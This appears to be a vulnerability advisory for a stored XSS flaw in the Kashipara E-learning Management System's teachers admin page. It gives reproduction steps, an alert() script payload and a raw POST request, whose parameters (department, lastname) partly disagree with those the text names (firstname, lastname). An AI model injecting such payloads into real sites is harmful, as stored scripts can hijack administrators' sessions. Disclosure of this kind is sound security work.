

Stored Cross-Site Scripting (XSS) vulnerability was found in the /lms/admin/teachers.php page of the KASHIPARA E-learning Management System project v1.0. This vulnerability allows remote attackers to execute arbitrary scripts via the firstname and lastname parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	/lms/admin/teachers.php
Affected Parameter	firstname, lastname
Method	POST
Type	Stored Cross Site Scripting
Version	V1.0

Steps to Reproduce:


Step 1: Navigate admin login page and login with admin user credential at <http://localhost/lms/admin/index.php>



Step 2: Navigate the 'Teachers' page and fill with payloads `<script>alert(14)</script>` in the 'Firstname, Lastname' fields to add Teacher.



Step 3: After filling fields with payloads click on add button.





```

Pretty  Raw  Hex
1 POST /lms/admin/teachers.php HTTP/1.1
2 Host: localhost
3 Content-Length: 119
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="125", "Not.A/Brand";v="24"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/lms/admin/teachers.php
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=oqe9dl6j55t4elmmmb0slvjqetr
21 Connection: keep-alive
22
23 department=%3Cscript%3Ealert%2814%29%3C%2Fscript%3E&lastname=%3Cscript%3Ealert%2815%29%3C%2Fscript%3E&save=

```

Step 4: Now notice the given XSS payload executed and stored on web server.





Mitigation/recommendations

- <https://portswigger.net/web-security/cross-site-scripting>
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html